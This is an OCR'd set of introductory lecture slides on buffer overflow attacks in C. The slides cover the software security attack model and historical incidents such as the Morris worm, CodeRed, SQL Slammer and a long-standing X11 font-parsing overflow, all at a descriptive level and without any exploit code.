Buffer Overflow Attack

Lecture-8

Department of CSE, IUT

This time

Software Security

By investigating

Buffer overflows

and other memory safety vulnerabilities

- History
- Memory layouts
- Buffer overflow fundamentals


Software security

- Security is a form of dependability
  - Does the code do “what it should”
  - To this end, we follow the software lifecycle
- Distinguishing factor: an *active, malicious* attacker
- Attack model
  - The developer is trusted
  - But the attacker can provide any inputs
    - Malformed strings
    - Malformed packets
    - etc.

What harm could an attacker possibly cause?

We're going to focus on C

C is still very popular



http://www.tiobe.com

We're going to focus on C

Many mission critical systems are written in C

- Most kernels & OS utilities
  - `fingerd`
  - X windows server


- Many high-performance servers
  - Microsoft IIS
  - Microsoft SQL server

- Many embedded systems
  - Mars rover

- But the techniques apply more broadly
  - Wiibrew:"Twilight Hack" exploits buffer overflow when saving the name of Link's horse, Epona

We’re going to focus on C

The harm can be substantial



- Morris worm
  - Propagated across machines (too aggressively, thanks to a bug)
  - One way it propagated was a **buffer overflow attack** against a vulnerable version of `fingerd` on VAXes
    - Sent a special string to the finger daemon, which caused it to execute code that created a new worm copy
    - Didn’t check OS: caused Suns running BSD to crash
  - End result: $10-100M in damages, probation, community service

We’re going to focus on C

The harm can be substantial


1988 1999 2000 2001 2002 2003

- Morris worm
  - Propagated across machines (too aggressively, thanks to a bug)
  - One way it propagated was a **buffer overflow attack** against a vulnerable version of `fingerd` on VAXes
    - Sent a special string to the finger daemon, which caused it to execute code that created a new worm copy
    - Didn’t check OS: caused Suns running BSD to crash
  - End result: $10-100M in damages, probation, community service

Robert Morris is now a professor at MIT

We're going to focus on C

The harm can be substantial



- CodeRed
  - Exploited an overflow in the MS-IIS
  - server 300,000 machines infected in 14 hours

We're going to focus on C

The harm can be substantial

1988 1999 2000 **2001** 2002 2003

- CodeRed
  - Exploited an overflow in the MS-IIS
  - server 300,000 machines infected in 14 hours

We’re going to focus on C

The harm can be substantial

1988 1999 2000 2001 2002 $\boxed{2003}$

- SQL Slammer
  - Exploited an overflow in the MS-SQL
  - server 75,000 machines infected in 10 *minutes*

Slashdot

Channels

stories

submissions

popular

blog

ask slashdot

book reviews

games

idle

yro

technology


23-Year-Old X11 Server Security Vulnerability Discovered

Posted by **Unknown Lamer** on Wednesday January 08, 2014 @10:11
from the stack-smashing-for-fun-and-profit dept.

An anonymous reader writes

> "The recent report of X11/X.Org security in bad shape rings more truth today. The X.Org Foundation announced today that they've found a X11 security issue that dates back to 1991. The issue is a possible stack buffer overflow that could lead to privilege escalation to root and affects all versions of the X Server back to X11R5. After the vulnerability being in the code-base for 23 years, it was finally uncovered via the automated cppcheck static analysis utility."

There's a `scanf` used when loading BDF fonts that can overflow using a carefully crafted font. Watch out for those obsolete early-90s bitmap fonts.



Slashdot

Chann

stories

submissions

popular

blog

ask slashdot

book reviews

games

idle

yro

technology

